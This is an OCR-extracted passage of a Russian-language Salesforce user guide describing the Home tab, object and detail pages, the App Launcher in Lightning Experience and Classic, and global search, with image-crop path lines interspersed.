
Чтобы найти конкретную функцию, откройте меню приложений или средства запуска приложений для просмотра всех доступных приложений Salesforce.

Вкладка «Начальная страница»: знакомство

При входе в Salesforce обычно отображается вкладка «Начальная страница».

Доступные вкладки и функции зависят от версии, макета и настроек пользователя. Ниже перечислены компоненты стандартного меню навигации.


- Боковая панель (1). Здесь пользователь может создавать записи, осуществлять переход к недавно просмотренным элементам, добавлять ссылки или восстанавливать удаленные элементы. Боковая панель также отображается на других страницах.
- Лента Chatter (2). Обеспечивает полные возможности сотрудничества с коллегами в Salesforce. Лента можно свернуть (как показано на иллюстрации) или развернуть, нажав кнопку **«Показать ленту»**.
- На панелях мониторинга представлены последние результаты нескольких отчетов (3). Данные панели мониторинга обновляются при перезапуске страницы.
- Открытые задачи пользователя (4) Salesforce можно фильтровать по диапазону дат или просмотреть все открытые задачи. Если задачи не отображаются, прокрутите страницу вниз или сверните ленту Chatter.
- Календарь событий пользователя (5) Salesforce, включая параметры создания событий.



Вкладки объектов: знакомство

Вкладки объектов содержат страницы объектов Salesforce, например сводки по организациям пользователя.

Вкладка «Организации» обычно содержит следующие элементы. В меню приложений выберите «Продажи» и щелкните вкладку «Организации».




- Раскрывающееся меню (1) содержит списковые представления, связанные с организациями. Также здесь находятся ссылки для создания новых списковых представлений и редактирования существующих. Списковые представления позволяют просматривать наборы записей организации.
- Недавние записи организации (2). Записи можно фильтровать по параметрам «Недавно просмотренные», «Недавно измененные» и «Недавно созданные». Для создания записи организации нажмите кнопку **«Создать»**.
- Набор ссылок на часто используемые отчеты организации (3).
- Инструменты управления организацией (4), включая утилиты для импорта и слияния.

Страницы сведений: знакомство

На страницах сведений представлены сведения о записи, например сведения о конкретной организации.

Рассмотрим страницу сведений об организации.


Перейдите на вкладку «Организации» и щелкните имя организации.



Доступные сведения об организации определяются настройками макета страницы и полномочиями доступа, предоставленными пользователю в данной организации. Обычно страница сведений об организации содержит следующие разделы и элементы.

- Изображение для профиля (1), если установлено, и ссылки социальных сетей.
- Быстрые ссылки для настройки содержимого и макета страницы (2), доступа к соответствующим ресурсам справки и печати.
- Лента (3), позволяющая просматривать и добавлять комментарии к записи.
- Разные ссылки (4), поддерживающие перемещение по текущей странице и переход на другие страницы или внешние сайты.
- Подробные сведения о записи организации (5).

Прокрутите этот раздел, чтобы просмотреть связанные списки, содержащие ссылки на другие записи, связанные с просматриваемой записью.



Доступ к другим приложениям Salesforce

Чтобы найти конкретную функцию, откройте меню приложений или средства запуска приложений для просмотра всех доступных приложений Salesforce.

Система Salesforce позволяет пользователям получать непосредственный доступ к другим приложениям Salesforce. Другие приложения — это Salesforce Marketing, сервисное приложение и другие настраиваемые приложения для вашей организации.

Все сторонние приложения, подключенные к организации Salesforce, называются связанными приложениями. Связанные приложения отображаются в Средстве запуска приложений. Сторонние приложения — это офисные приложения, например Gmail™ и Microsoft Office 365™.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com**

Открытие другого приложения из Средства запуска приложений в Salesforce Classic

Переходите между своими приложениям Salesforce и подключенными приложениями в едином меню.

Открытие другого приложения в Lightning Experience

Для навигации между приложениями служит Средство запуска приложений. С его помощью можно легко переключаться между приложениями и обращаться к другим элементам и функциям Salesforce.

Открытие другого приложения из Средства запуска приложений в Salesforce Classic

Переходите между своими приложениям Salesforce и подключенными приложениями в едином меню.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок Средство запуска приложений (⁞⁞⁞) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

Необходим доступ к приложению Salesforce или подключенным приложениям для их просмотра и открытия в Средстве запуска приложений.

- Чтобы открыть средство запуска приложений, в раскрывающемся меню приложений, расположенном в правом верхнем углу любой страницы Salesforce, выберите **«Средство запуска приложений»**.
- В Средстве запуска приложений щелкните плитку требуемого приложения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра средства запуска приложений:

- Использование функций подлинности

Открытие другого приложения в Lightning Experience

Для навигации между приложениями служит Средство запуска приложений. С его помощью можно легко переключаться между приложениями и обращаться к другим элементам и функциям Salesforce.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений (⁞⁞⁞) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

- Чтобы открыть «Средство запуска приложений», щелкните ⁞⁞⁞ с левой стороны панели навигации.

  В Средстве запуска приложений отображаются все доступные приложения и элементы Salesforce, которые не приведены на панели навигации. В отличие от этого средства, на панели навигации отображаются все элементы, имеющиеся в приложении, которое используется в данный момент.

  В Средстве запуска приложений отображаются стандартные приложения Salesforce, настраиваемые приложения и связанные приложения, установленные вашим администратором Salesforce для вашего удобства. Связанные приложения — это сторонние приложения, такие как Gmail, Google Диск и Windows365.

  Связанное приложение открывается на новой вкладке. Обязательно задайте параметры блокировки всплывающих окон обозревателя, позволяющие открывать всплывающие окна. Иначе ваше связанное приложение не запустится.

- Для поиска приложений или элементов по их названию служит поле «Найти приложение или элемент», расположенное вверху средства запуска приложений.

  Например, начните вводить название приложения, скажем, «Служба», и все приложения и элементы, в названии которых есть это слово, появятся на странице по мере ввода.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения:

- Доступ к приложению, указанный в профиле пользователя или наборах полномочий.

- Перетащите плитку приложения на другое место и выполните сортировку приложений по частоте использования.

Отсутствуют нужные результаты? Спросите своего администратора Salesforce, есть ли другие приложения.

Поиск в системе Salesforce

Поиск в системе Salesforce, включая отчеты, каналы Chatter, людей, группы и задания. Поиск доступен на сайте Salesforce, в мобильном приложении Salesforce1 или в компоненте поиска, построенном на основе платформы Salesforce.

ВЕРСИИ

Доступно в версиях: **все** версии, кроме **Database.com**

Поиск записей в Lightning Experience

Воспользуйтесь полем поиска вверху каждой страницы для поиска по определенному объекту или по всей системе Salesforce. В раскрывающемся меню с мгновенными результатами функция интеллектуального заполнения поможет вам быстрее найти записи.

Поиск записей на консоли Salesforce Classic

Если глобальный поиск включен, им можно воспользоваться в верхней части каждой страницы для поиска в системе Salesforce.

Уточнение результатов поиска в Lightning Experience

Ниже перечислены рекомендации по использованию страницы результатов поиска для быстрого поиска записей.

Уточнение результатов поиска в Salesforce Classic

Ниже перечислены рекомендации по сортировке и фильтрации результатов для быстрого поиска записей.

Поиск в ленте сообщений Lightning Experience

Чтобы найти пользователей, группы или файлы, выполните указанные ниже действия.

Поиск лент сообщений в Salesforce Classic

Чтобы найти ленту, файл, группу, тему или пользователя Chatter, выполните указанные ниже действия.

СМ. ТАКЖЕ:

Обнаружение информации с помощью функции поиска

Поиск записей в Lightning Experience

Воспользуйтесь полем поиска вверху каждой страницы для поиска по определенному объекту или по всей системе Salesforce. В раскрывающемся меню с мгновенными результатами функция интеллектуального заполнения поможет вам быстрее найти записи.


Для получения нужных, целевых результатов вводите как можно более конкретные критерии поиска. Например, если вам необходимо найти пользователя из группы сбыта Ивана Петрова, введите его полное имя. Если вам требуются отчеты по продажам за март 2015 года, введите в строку поиска *«отчеты по продажам март 2015»*.

ВЕРСИИ

Доступно в Lightning Experience.

Доступно в версиях: **все** версии, **кроме** Data.com.


1. При щелчке в раскрывающемся меню с мгновенными результатами поиска отображается список элементов, поиск которых выполнялся недавно. Воспользуйтесь предложениями для ярлыков для часто просматриваемых записей.




2. Когда вы начинаете печатать, список обновляется предлагаемыми найденными совпадениями и объектами.

   В раскрывающемся меню с мгновенными результатами также можно делать следующее.

   - Выполнять поиск по всем доступным для поиска объектам (1). Можно также нажать клавишу ввода для получения таких же результатов.
   - Выполнять поиск по текущему активному объекту (2).
   - Выбирать предлагаемую запись и переходить прямо в эту запись (3).




3. При отсутствии нужной записи в списке нажмите клавишу ввода, чтобы посмотреть все результаты поиска. Откроется страница «Популярные результаты», где будут представлены наиболее подходящие результаты по вашим наиболее часто используемым объектам.



Из этого обобщенного обзора вы легко выберете то, что вам нужно. Посмотрите результаты для конкретного объекта, выбрав его слева под полем **«Результаты поиска»**. Объекты, доступные для поиска, приведены в том же порядке, в каком они появляются на глобальной панели навигации. Если вы не видите нужного объекта под полем **«Результаты поиска»**, не переживайте, он рядом. Выберите **«Показать больше»**, чтобы посмотреть все доступные объекты, перечисленные в алфавитном порядке.

На странице «Популярные результаты» щелкните заголовки столбцов сортируемых полей для выполнения сортировки по этому столбцу. При просмотре результатов для конкретного объекта и расположения их с использованием раскрывающегося меню сортировки отображаются дополнительные варианты сортировки. В меню приведены все столбцы из макета поиска в дополнение к варианту сортировки по соответствию. Также можно щелкнуть заголовки столбцов.



Так и не смогли найти запись?

- Проверьте орфографию и убедитесь, что введенный критерий поиска является полным. Или попробуйте ввести более точный критерий поиска.
- Если запись была создана или обновлена недавно, подождите несколько минут, пока она индексируется. Если вы не смогли найти запись через 15 минут, обратитесь к администратору.

- Убедитесь, что объект или запись доступны для поиска или что у вас есть разрешение на просмотр этой записи. Обратитесь за помощью к администратору.

СМ. ТАКЖЕ:

Мгновенные результаты в Lightning Experience

Уточнение результатов поиска в Lightning Experience

Поиск записей на консоли Salesforce Classic

ВЕРСИИ


Доступно в Salesforce Classic

Доступно в версиях: **все** версии, **кроме** Database.com

Если глобальный поиск включен, им можно воспользоваться в верхней части каждой страницы для поиска в системе Salesforce.


Для получения нужных, целевых результатов вводите как можно более конкретные критерии поиска. Например, если вам необходимо найти пользователя из группы сбыта Ивана Петрова, введите его полное имя. Если вам требуются отчеты по продажам за март 2015 года, введите в строку поиска *«отчеты по продажам март 2015»*.

1. Введите критерии поиска.



Обратите внимание на то, что при вводе запроса открывается список **«Недавние элементы»**, в котором выделены цветом элементы имени записи, совпадающие с критерием поиска.

2. Нажмите клавишу Enter или щелкните кнопку **«Поиск»**.
Вы попадете на страницу с результатами поиска.



Ниже перечислены действия, доступные на странице «Результаты поиска».

- **«Поиск по лентам»** (1) позволяет просмотреть сообщения в ленте компании, совпадающие с вашим поисковым запросом.
- Представление **«Записи»** (2) содержит избранные записи для часто используемых объектов.
- Для просмотра результатов только для избранного объекта щелкните его имя на левой панели навигации (3).
- Чтобы просмотреть результаты для нескольких объектов, щелкните ссылку **«Искать все»** (4).
- Чтобы просмотреть все результаты поиска для объекта, щелкните ссылку **«Показать больше»** (5).

Порядок объектов зависит от частоты использования каждого объекта.

